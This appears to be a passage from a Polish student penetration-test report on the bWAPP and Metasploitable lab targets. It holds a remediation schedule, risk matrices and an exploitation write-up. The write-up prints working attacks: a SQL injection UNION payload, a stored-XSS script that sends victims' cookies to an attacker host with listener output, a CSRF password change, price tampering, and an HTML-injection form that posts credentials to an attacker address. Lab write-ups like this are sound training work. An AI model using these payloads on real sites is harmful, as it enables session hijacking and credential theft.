- **Ustawienie zabezpieczających nagłówków HTTP**, takich jak Content-Security-Policy, X-Content-Type-Options
- **Ograniczenie długości danych wejściowych**, wprowadzenie limitów w aplikacji i na poziomie serwera
- **Wyłączenie obsługi zewnętrznych encji w parserach XML**, aby zapobiec XXE
- **Walidacja adresów URL** w mechanizmach przekierowań, ograniczenie wprowadzania własnych danych
- **Przechowywanie SessionID w ciasteczkach**, a nie w URL-ach, szyfrowanie danych sesji

#### **5.4.2 Termin wdrożenia kroków naprawczych w aplikacji webowej**

Z pomocą przygotowanej analizy ryzyka, która znajduje się w dalszej części raportu, przygotowano terminarz wdrażania kroków naprawczych na przestrzeni 6 miesięcy, ze względu na krytyczność podatności.

##### **Miesiąc 1: Priorytety krytyczne (Extreme)**

- Ustawienie nagłówków X-Frame-Options na wartość DENY lub SAMEORIGIN.
- Wprowadzenie mechanizmu tokenów CSRF, generowanie i weryfikacja tokenów przy operacjach POST.
- Ustawienie flagi HTTPOnly dla ciasteczek w kodzie aplikacji lub konfiguracji serwera.
- Usunięcie zahardkodowanych haseł i przechowywanie ich w bezpiecznym miejscu, np. .env.
- Wyłączenie lub ograniczenie dostępu do endpointu /server-status/ za pomocą autoryzacji.

- Sanityzacja danych wejściowych i odpowiednie przetwarzanie elementów HTML kontrolowanych przez użytkownika.

#### Miesiąc 2: Priorytety krytyczne (Extreme)

- Usunięcie katalogów z serwera, które nie są wymagane do działania aplikacji.
- Usunięcie pliku phpinfo.php z serwera.
- Ograniczenie dostępu do pliku robots.txt, usunięcie wrażliwych wpisów.
- Usunięcie publicznie dostępnych plików kopii zapasowych.
- Wprowadzenie mechanizmu ograniczenia prób logowania, np. blokady po kilku nieudanych próbach.
- Ustawienie flagi Secure dla ciasteczek, aby były przesyłane tylko przez HTTPS.

#### Miesiąc 3: Zagrożenia umiarkowane (Moderate)

- Usunięcie publicznych plików JavaScript i ukrycie wersji bibliotek.
- Przesyłanie wrażliwych danych metodą POST, unikanie przesyłania ich w URL-ach.
- Dodanie mechanizmu obsługi błędów i ukrycie szczegółów błędów.
- Wprowadzenie przygotowanych zapytań SQL i filtrowania danych wejściowych.
- Walidacja i sanitacja danych wejściowych po stronie serwera, unikanie walidacji wyłącznie po stronie klienta.
- Ustawienie flagi SameSite na Strict lub Lax dla ciasteczek.

#### Miesiąc 4: Utrzymanie i optymalizacja

- Zastąpienie przestarzałych algorytmów hashujących nowoczesnymi, np. Argon2.
- Ustawienie zabezpieczających nagłówków HTTP, takich jak Content-Security-Policy, X-Content-Type-Options.
- Wyłączenie obsługi zewnętrznych encji w parserach XML, aby zapobiec XXE.
- Walidacja adresów URL w mechanizmach przekierowań, ograniczenie wprowadzania własnych danych.
- Przechowywanie SessionID w ciasteczkach, a nie w URL-ach, szyfrowanie danych sesji.
- Usunięcie komentarzy z kodu źródłowego.

#### 5.4.3 Kroki naprawcze w oprogramowaniu Metasploitable

- Instalacja **łatki bezpieczeństwa MS17-010** od Microsoftu oraz wyłączenie **protokołu SMBv1**, jeśli nie jest wymagany.
- Aktualizacja **GlassFish Server** do najnowszej wersji oraz usunięcie lub zabezpieczenie **domyślnych kont użytkowników**.
- Aktualizacja **Apache HTTP Server** i poprawienie **konfiguracji proxy**, aby zapobiec nieautoryzowanemu przekierowywaniu.
- Konfiguracja serwera do używania kluczy **Diffie-Hellmana o długości co najmniej 2048 bitów** lub przejście na **bezpieczniejsze algorytmy wymiany kluczy**.
- Konfiguracja serwera HTTP do ograniczenia **liczby jednoczesnych połączeń** oraz wdrożenie **mechanizmów ochrony przed atakami DoS**, takich jak **mod\_reqtimeout**.

- Ustawienie **silnego hasła** dla konta **root** w **MySQL** oraz ograniczenie **dostępu do serwera** baz danych tylko do zaufanych hostów.
- Aktualizacja **ElasticSearch** do wersji z wdrożonym **uwierzytelnianiem i autoryzacją** oraz zabezpieczenie **interfejsu REST API**.
- Zmiana **domyślnych danych logowania** w **Apache Tomcat Manager** oraz ograniczenie dostępu do **panelu administracyjnego** tylko z **zaufanych adresów IP**.
- Włączenie **uwierzytelniania i autoryzacji** w **Jenkinsie** oraz ograniczenie dostępu do **konsoli skryptowej** dla **zaufanych użytkowników**.
- Aktualizacja **Apache Axis2** do najnowszej wersji oraz usunięcie **zbędnych modułów i domyślnych kont użytkowników**.
- Aktualizacja **Apache Struts** do najnowszej wersji oraz usunięcie podatnych komponentów, takich jak **DMI (Dynamic Method Invocation)**.
- Zmiana **domyślnych danych logowania na silne hasło** w **GlassFish Server** oraz ograniczenie dostępu do **panelu administracyjnego** tylko z **zaufanych adresów IP**.

#### **5.4.4 Termin wdrożenia kroków naprawczych w oprogramowaniu**

##### **Metasploitable**

Za pomocą przygotowanej analizy ryzyka przygotowana terminarz. Na początku przed wszystkim skupiono się na naprawie podatności krytycznych, których rozwiązanie jest najprostsze, stopniowo przechodzą do rzeczy bardziej złożonych i mniej krytycznych.

##### **Miesiąc 1: Priorytety krytyczne (Extreme)**

- Instalacja łatki bezpieczeństwa MS17-010 od Microsoftu oraz wyłączenie protokołu SMBv1, jeśli nie jest wymagany.
- Ustawienie silnego hasła dla konta root w MySQL oraz ograniczenie dostępu do serwera baz danych tylko do zaufanych hostów.
- Zmiana domyślnych danych logowania w Apache Tomcat Manager oraz ograniczenie dostępu do panelu administracyjnego tylko z zaufanych adresów IP.
- Zmiana domyślnych danych logowania na silne hasło w GlassFish Server oraz ograniczenie dostępu do panelu administracyjnego tylko z zaufanych adresów IP.
- Aktualizacja GlassFish Server do najnowszej wersji oraz usunięcie lub zabezpieczenie domyślnych kont użytkowników.
- Włączenie uwierzytelniania i autoryzacji w Jenkinsie oraz ograniczenie dostępu do konsoli skryptowej dla zaufanych użytkowników.

##### **Miesiąc 2: Priorytety krytyczne (Extreme) i wysokie (High)**

- Aktualizacja ElasticSearch do wersji z wdrożonym uwierzytelnianiem i autoryzacją oraz zabezpieczenie interfejsu REST API.
- Aktualizacja Apache Struts do najnowszej wersji oraz usunięcie podatnych komponentów, takich jak DMI (Dynamic Method Invocation).
- Aktualizacja Apache HTTP Server i poprawienie konfiguracji proxy, aby zapobiec nieautoryzowanemu przekierowywaniu.
- Konfiguracja serwera HTTP do ograniczenia liczby jednoczesnych połączeń oraz wdrożenie mechanizmów ochrony przed atakami DoS, takich jak mod\_reqtimeout.
- Aktualizacja Apache Axis2 do najnowszej wersji oraz usunięcie zbędnych modułów i domyślnych kont użytkowników.

### Miesiąc 3: Zagrożenia umiarkowane (Moderate)

- Konfiguracja serwera do używania kluczy Diffie-Hellmana o długości co najmniej 2048 bitów lub przejście na bezpieczniejsze algorytmy wymiany kluczy.

## 5.5 Ocena ryzyka

Ocena ryzyka została przygotowana na podstawie poniżej przedstawionej macierzy ryzyka:

		Severity/ Consequence (S)				
		Negligible 1	Minor 2	Moderate 3	Major 4	Catastrophic 5
Likelihood (L)	5 Almost certain	Moderate 5	High 10	Extreme 15	Extreme 20	Extreme 25
	4 Likely	Moderate 4	High 8	High 12	Extreme 16	Extreme 20
	3 Possible	Low 3	Moderate 6	High 9	High 12	Extreme 15
	2 Unlikely	Low 2	Moderate 4	Moderate 6	High 8	High 10
	1 Rare	Low 1	Low 2	Low 3	Moderate 4	Moderate 5


### 5.5.1 Ocena ryzyka dla aplikacji webowej

Podatność	Prawdo-podobieństwo	Skutki	Ocena ryzyka	Poziom ryzyka
Brak nagłówka X-Frame-Options	3	3	9	High
Publicznie dostępne katalogi	5	4	20	Extreme
Publiczny plik robots.txt	2	2	4	Low
Brak flagi HTTPOnly w cookie PHPSESSID	4	4	16	Extreme
Publiczny plik phpinfo.php	4	3	12	High
Brak ochrony przed CSRF	5	5	25	Extreme
Publiczne katalogi JavaScript	3	2	6	Moderate
Otwarty dostęp do /server-status/	5	5	25	Extreme

Brak flagi SameSite w ciasteczkach	3	4	12	High
Możliwość ataków brute-force na mechanizm logowania	5	5	25	Extreme
Nieprawidłowe użycie metody GET	3	4	12	High
Komentarze w kodzie	2	3	6	Moderate
Element HTML kontrolowany przez użytkownika	5	5	25	Extreme
Zahardkodowane hasła	5	5	25	Extreme
Brak flagi Secure w ciasteczkach	3	3	9	High
Użycie słabego algorytmu hashującego	3	3	9	High
Dynamiczne wstrzykiwanie i wykonywanie kodu	5	5	25	Extreme
Publiczne pliki web.config.bak, wp-config.bak i robots.txt	3	4	12	High
Brak sanityzacji i walidacji danych	5	5	25	Extreme
Brak obsługi błędów	2	4	8	High
Brak tokenu CSRF	5	5	25	Extreme
Podatność na XPath Injection	3	4	12	High
Brak zabezpieczenia nagłówków HTTP	3	3	9	High
Brak ograniczenia długości danych od użytkownika	3	5	15	Extreme
Podatność na XML External Entity (XXE)	5	5	25	Extreme
Podatność na Unvalidated Redirects and Forwards (URF)	3	4	12	High
Przekazywanie SessionID w adresie URL	4	4	16	Extreme

Wykres kołowy przedstawiający rozkład poziomów ryzyka:

High, Extreme, Moderate, Low




### 5.5.2 Ocena ryzyka dla oprogramowania Metasploitable

Podatność	Prawdo-podobieństwo	Skutki	Ocena ryzyka	Poziom ryzyka
MS17-010 (EternalBlue)	5	5	25	Extreme
GlassFish Server (CVE-2011-0807)	4	4	16	Extreme
Apache mod_proxy (CVE-2011-3368)	4	3	12	High
Diffie-Hellman Weak Key Exchange	3	2	6	Moderate
Slowloris DoS (CVE-2007-6750)	3	3	9	High
MySQL root bez hasła	5	5	25	Extreme
ElasticSearch (CVE-2014-3120)	4	4	16	Extreme
Apache Tomcat Manager - Domyślne dane logowania (sploit:sploit)	4	4	16	Extreme
Jenkins - Brak autoryzacji do konsoli skryptowej (/script)	4	4	16	Extreme
Apache Axis2 (CVE-2010-	4	3	12	High

0219)				
Apache Struts (CVE-2016-3087)	4	5	20	Extreme
GlassFish Server - Domyślne dane logowania (admin:sploit)	4	4	16	Extreme

Wykres kołowy przedstawiający rozkład poziomów ryzyka:

■ Moderate ■ High i ■ Extreme



## Etap 4

# **Etap IV: Eksplotacja**

## **Dokumentacja udanych ataków z opisem podatności**

**Autorzy: Klaudia Kiliańska, Miłosz Gaszyna, Mikołaj Pacek**

<b>Dokumentacja udanych ataków z opisem podatności</b>	<b>1</b>
1. Ataki i podatności aplikacji webowej	2
1.1 Reflected XSS przy wykorzystaniu metody GET	2
1.2 Stored XSS i Session Hijacking	3
1.3 CSRF	6
1.4 Manipulacja danymi w żądaniach HTTP	8
1.5 HTML Injection	9
2. Ataki i podatności oprogramowania Metasploitable	12
2.1 Eksplotacja EternalBlue RCE	12
2.2 Przejęcie GlassFish przez Reverse Shell	15
2.3 Pełne przejęcie MariaDB przez brak hasła	18
2.4 Remote Code Execution w ElasticSearch	19
2.5 Zdalne przejęcie serwera przez Axis2	20

# 1. Ataki i podatności aplikacji webowej

## 1.1 Reflected XSS przy wykorzystaniu metody GET

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
SQL Injection	Brak walidacji i sanityzacji danych wejściowych pozwala na manipulacje zapytań SQL do bazy danych.	Skutecznie przeprowadzony atak pozwala na uzyskanie informacji w sposób nieuprawniony.

The screenshot shows a web browser displaying the bWAPP application at the URL `localhost/bWAPP/sqli_11.php`. The page has a yellow header with the text "an extremely buggy web app!" and a bee logo. Below the header is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area has a title "SQL Injection (SQLite)". It includes a search bar with placeholder text "Search for a movie:" and a "Search" button. Below the search bar is a table with columns: Title, Release, Character, Genre, and IMDb. To the right of the main content are social media sharing icons for Twitter, LinkedIn, Facebook, and Email. The page content discusses SQL injection attacks on SQLite databases.

Poniżej znajduje się fragment kodu SQL, który wyświetla zawartość bazy danych, a także wersję SQLite, która jest wykorzystywana. Atakujący oprócz eksploracji bazy danych może szukać podatności dla specyficznej wersji oprogramowania, w celu przeprowadzenia bardziej zaawansowanych ataków.

```
a%' UNION ALL SELECT 1,sqlite_version(),1,1,1,1; --
```

Poniżej widnieje wynik zapytania.

## / SQL Injection (SQLite) /

Search for a movie:   (requires the PHP SQLite module)

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	<a href="#">Link</a>
Iron Man	2008	Tony Stark	action	<a href="#">Link</a>
Man of Steel	2013	Clark Kent	action	<a href="#">Link</a>
Terminator Salvation	2009	John Connor	sci-fi	<a href="#">Link</a>
The Amazing Spider-Man	2012	Peter Parker	action	<a href="#">Link</a>
The Cabin in the Woods	2011	Some zombies	horror	<a href="#">Link</a>
The Dark Knight Rises	2012	Bruce Wayne	action	<a href="#">Link</a>
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>
3.38.5	1	1	1	<a href="#">Link</a>

## 1.2 Stored XSS i Session Hijacking

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
Stored XSS	Stored XSS to podatność, w której złośliwy kod (np. JavaScript) jest przechowywany na serwerze, np. w bazie danych lub pliku, i wykonywany każdorazowo, gdy użytkownik otworzy stronę zawierającą ten kod.	- Dane uwierzytelniające - Wyświetlanie fałszywych treści użytkownikom. - Przejście konta przez kradzież sesji.

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
Session Hijacking	Polega na przechwyceniu aktywnej sesji użytkownika przez uzyskanie dostępu do jego cookies sesyjnych lub tokenów sesji, np. poprzez sniffing lub XSS.	- Przejście pełnej kontroli nad kontem. - Dane wrażliwe dostępne w sesji użytkownika. - Możliwość wykonywania działań na koncie (np. zmiana danych, wykonywanie transakcji).

Rozpoczęto atak od stworzenia złośliwego kodu, który zaprezentowano poniżej.

```
<script>
var img = new Image();
img.src = "http://10.0.2.15:5555/" + encodeURIComponent(document.cookie);
</script>
```

Opis działania kodu:

- Tworzony nowy obiekt Image (img), ponieważ żądania HTTP za pomocą img.src nie wymagają CORS ani dodatkowych zezwoleń.
- Ciasteczka z obiektu document.cookie są pobierane i przekazywane jako część żądania HTTP.
- Funkcja encodeURIComponent koduje ciasteczka, aby uniknąć problemów z nieprawidłowymi znakami w URL.
- Żądanie jest wysyłane do serwera 10.0.2.15 na port 5555.

W ataku tym wykorzystano jest fakt, że treść wpisana przez użytkownika jest bezpośrednio zapisywana do bazy danych bez sanityzacji i escape'owania potencjalnie złośliwych znaków. Ponadto brak flag Secure i HTTPOnly pozwala na pobranie treści ciasteczek, a brak CORS nie staje na przeszkodzie wysłania treści ciasteczek na serwer atakującego.

Dodano złośliwy wpis na bloga. Od tego momentu, ciasteczka każdego użytkownika, który wyświetli bloga wyslane zostaną na serwer atakującego.

The screenshot shows the bwAPP web application interface. At the top, there's a navigation bar with links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and a 'Welcome Mike' message. On the right side of the header, there are dropdown menus for 'Choose your bug' (set to 'bwAPP v2.2'), 'Hack', and 'Set your security level' (set to 'low').

The main content area has a yellow header 'XSS - Stored (Blog) /'. Below it, there's a text input field containing the malicious script provided in the text above. There are buttons for 'Submit', 'Add: ', 'Show all: ', and 'Delete: '. To the right of the input field are social sharing icons for Twitter, LinkedIn, Facebook, and Email.

Below the input field, a large text area displays the injected payload: '/ XSS - Stored (Blog) /'. At the bottom of this area, there are buttons for 'Submit', 'Add: ', 'Show all: ', and 'Delete: '. A green success message 'Your entry was added to our blog!' is displayed. A table below shows the stored entry with columns for '#', 'Owner', 'Date', and 'Entry'. The entry details are: #1, Owner: mike, Date: 2025-01-12 09:36:56, and the Entry itself contains the injected XSS payload.

Aby atakujący odebrał ciasteczka, rozpoczyna nasłuchiwanie na wskazanym w payloadzie porcie (5555).

```
(kali㉿kali)-[~]
$ nc -lvpn 5555
listening on [any] 5555 ...
```

Użytkownik Bee wyświetla niebezpieczną stronę jednak nie doświadcza niczego podejrzaneego.

The screenshot shows the bWAPP web application interface. At the top, there's a yellow header with the logo 'bWAPP' and the tagline 'an extremely buggy web app!'. On the right side of the header, there are dropdown menus for 'Choose your bug' (set to 'bWAPP v2.2') and 'Set your security level' (set to 'Current low'). Below the header, a navigation bar includes links for 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Bee'. The main content area displays a blog entry titled '/ XSS - Stored (Blog) /'. The entry form has a single input field. Below it is a table with columns '#', 'Owner', 'Date', and 'Entry'. A single row is shown, with details: #1, Owner: mike, Date: 2025-01-12 09:36:56, and the Entry content. To the right of the table are social sharing icons for Twitter, LinkedIn, Facebook, and Email.

W tej chwili atakujący (Mike) odbiera nagłówek HTTP zawierający treść ciasteczek ofiary (Bee), a w tym szczególnie interesującego PHPSESSID.

```
[(kali㉿kali)-[~]] $ nc -lvpn 5555
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.15] 55278
GET /security_level%3D0%3B%20PHPSESSID%3Dt15c4e6r720e3olkvggn1h7vqv HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.2/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Atakujący uruchamia narzędzie Burp Suite i rozpoczyna przechwytywanie ruchu.

The screenshot shows the Burp Suite Community Edition interface. The title bar indicates 'Burp Suite Community Edition v2023.12.1.3 - Temporary Project'. The menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', 'Help'. The 'Proxy' tab is selected, showing a list of intercept requests. One request is highlighted: 'Request to http://127.0.0.1:80'. The 'Raw' tab of the request details shows the following HTTP request:

```
Pretty Raw Hex
1 GET /bWAPP/portal.php HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: document
12 Sec-Fetch-User: ?1
13 Referer: http://127.0.0.1/bWAPP/xss_stored_1.php
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=t15c4e6r720e3olkvggn1h7vqv; security_level=0
17 Connection: close
18
19
```

Atakujący modyfikuje pole PHPSESSID zastępując własny identyfikator sesji skradzionym identyfikatorem użytkownika Bee.

The screenshot shows the Burp Suite interface after modification. The 'Raw' tab of the request details now shows the modified request with a new PHPSESSID value:

```
Pretty Raw Hex
1 GET /bWAPP/portal.php HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Dest: document
12 Sec-Fetch-User: ?1
13 Referer: http://127.0.0.1/bWAPP/xss_stored_1.php
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=t15c4e6r720e3olkvggn1h7vqv; security_level=0
17 Connection: close
18
19
```

Po odświeżeniu strony, atakujący (Mike) zdobywa dostęp do konta Bee.

## 1.3 CSRF

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
CSRF	Polega na zmuszeniu zalogowanego użytkownika do wykonania niechcianych działań na stronie internetowej, np. zmiany hasła, bez jego wiedzy i zgody. Atak opiera się na wykorzystaniu zaufania serwera do przeglądarki użytkownika.	<ul style="list-style-type: none"> <li>- Możliwość zmiany hasła.</li> <li>- Wykonanie np. transakcji finansowych.</li> <li>- Usuwanie i zmiana danych.</li> <li>- Przejęcie kontroli nad kontem.</li> </ul>

/ CSRF (Change Password) /

Change your password.

New password:

Re-type new password:

Wejście na view page source i skopiowanie tej części:

```

<div id="main">

    <h1>CSRF (Change Password)</h1>

    <p>Change your password.</p>

    <form action="/bwapp/csrf_1.php" method="GET">

        <p><label for="password_new">New password:</label><br />
        <input type="password" id="password_new" name="password_new"></p>

        <p><label for="password_conf">Re-type new password:</label><br />
        <input type="password" id="password_conf" name="password_conf"></p>

        <button type="submit" name="action" value="change">Change</button>

    </form>

    <br />

</div>

```

CSRF wymaga znajomości dokładnej struktury żądania HTTP, które wykonuje daną akcję. Kod HTML zawiera on kluczowe dane, takie jak metoda (POST lub GET), atrybut action (adres, na który wysyłane jest żądanie), oraz pola wymagane przez aplikację (np. password\_new, password\_conf). Zapisać trzeba tą część kodu (csrf.html).

Atrybut action wskazuje serwerowi, gdzie wysyłać dane z formularza. W tym przypadku - endpoint, który zmienia hasło.

“(...)csrf\_1.php?password\_new=hacker&password\_conf=hacker&action=change”

Ten adres jest adresem, który wyświetla się po zmianie hasła na “hacker”.

Wprowadzenie gotowych danych (password\_new=hacker, password\_conf=hacker) eliminuje konieczność wypełniania formularza. Atak wykonuje się automatycznie po otwarciu pliku.

Uruchomiony zostaje plik csrf.html:

## CSRF (Change Password)

Change your password.

New password:

Re-type new password:

Pojawia się panel logowania. Po otwarciu formularz automatycznie przesyła żądanie do serwera i zmienia hasło.

Żądanie jest przesyłane do serwera bWAPP w kontekście zalogowanego użytkownika (ofiary). CSRF wykorzystuje to, że przeglądarka automatycznie dodaje cookies sesji do żądań do serwera. Przez to serwer traktuje żądanie jako autoryzowane.

## / CSRF (Change)

Change your password.

New password:

Re-type new password:

The password has been changed!

Pokazuje się informacja, że hasło zostało zmienione. Po ponownym zalogowaniu nowymi danymi udaje się zalogować na portal.

### 1.4 Manipulacja danymi w żądaniach HTTP

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
Manipulacja danymi w żądaniach HTTP	Podatność pozwala na zmianę danych przesyłanych w żądaniach HTTP (np. ceny produktów, ilości, parametrów transakcji). Dzieje się tak, gdy aplikacja nie sprawdza poprawności przesłanych danych po stronie serwera.	- Zmiana cen produktów lub usług. - Zmiana parametrów transakcji (np. liczby sztuk, rabatów).

## / Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order  tickets.

Aplikacja Burp Suite – Burp Suite umożliwia przechwytywanie i modyfikowanie żądań HTTP wysyłanych z przeglądarki do serwera. Pozwala na analizę danych przesyłanych między klientem a aplikacją.

```
(root㉿kali)-[~]
# burpsuite      WebSoc
```

Wchodzę na proxy-> intercept i włączam intercept (przechwytywanie wszystkich żądań HTTP/HTTPS wysyłanych z przeglądarki, zanim dotrą do serwera)

Na stronie trzeba kliknąć confirm, w burp automatycznie pojawia się żądanie POST:


```
22 ticket_quantity=1&ticket_price=15&action=order
```

Na samym dole widać taką linijkę, aby pokazać atak zmieniono w niej dane tak, żeby wyszło 1 EUR:

```
!2  
!3 ticket_quantity=10&ticket_price=0.1&action=order|
```

Po zmodyfikowaniu w Burp Suite kliknięto w lewym górnym rogu forward. Kliknięcie "Forward" w Burp Suite wysyła zmodyfikowane żądanie do serwera.

Po ponownym wejściu na stronę:



Widać, że cena biletu to nie jest już 15 euro, tylko 0.1 euro.

## 1.5 HTML Injection

Nazwa podatności	Opis podatności	Jakie zasoby mogą być uzyskane przez atakującego
Element HTML kontrolowany przez użytkownika	Aplikacja pozwala użytkownikowi spreparować URL, który tworzy dodatkowe pole formularza kontrolowane przez atakowanego. Przyczyną ataku jest brak validacji i sanityzacji danych podawanych przez użytkownika.	W przypadku skutecznego ataku atakujący otrzymuje login i hasło do konta użytkownika.

Po wprowadzeniu danych w pola formularza zaobserwowano, że są one przekazywane w URL.

bWAPP - HTML Injection x +

localhost/bWAPP/html\_get.php?firstname=John&lastname=Doe&form=submit

Choose your bug  
bWAPP v2.2 Hack

Set your security level  
low Set Current low

# bWAPP

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Back

## / HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome John Doe

### W celu dalszej inwestygacji przechwycono komunikację z serwerem.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /bWAPP/htmli_get.php?firstname=John&lastname=Doe&form=submit HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="121", "Not A Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?
12 Sec-Fetch-Dest: document
13 Referer: http://localhost/bWAPP/htmli_get.php
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: security_level=0; PHPSESSID=7fvd497ij4ofcujnbg2dtrbv4
17 Connection: close
18
19
```

Stworzono złośliwy kod html, który umiejętnie przekazany w URL wygeneruje nowy formularz, proszący użytkownika o podanie loginu i hasła. Dane przekazane przez użytkownika wysyłane są na serwer atakującego.

```
<h2>Login Please</h2>
<form action='http://10.0.2.15:8888/' method='POST'>
  <p>
    <label for='login'>Login:</label><br>
    <input type='text' id='login' name='login'><br>
  </p>
  <p>
    <label for='pass'>Password:</label><br>
    <input type='password' id='pass' name='pass'><br>
  </p>
  <button type='submit' name='form' value='submit'>Submit</button>
</form>
```

Tak prezentuje się gotowy URL.

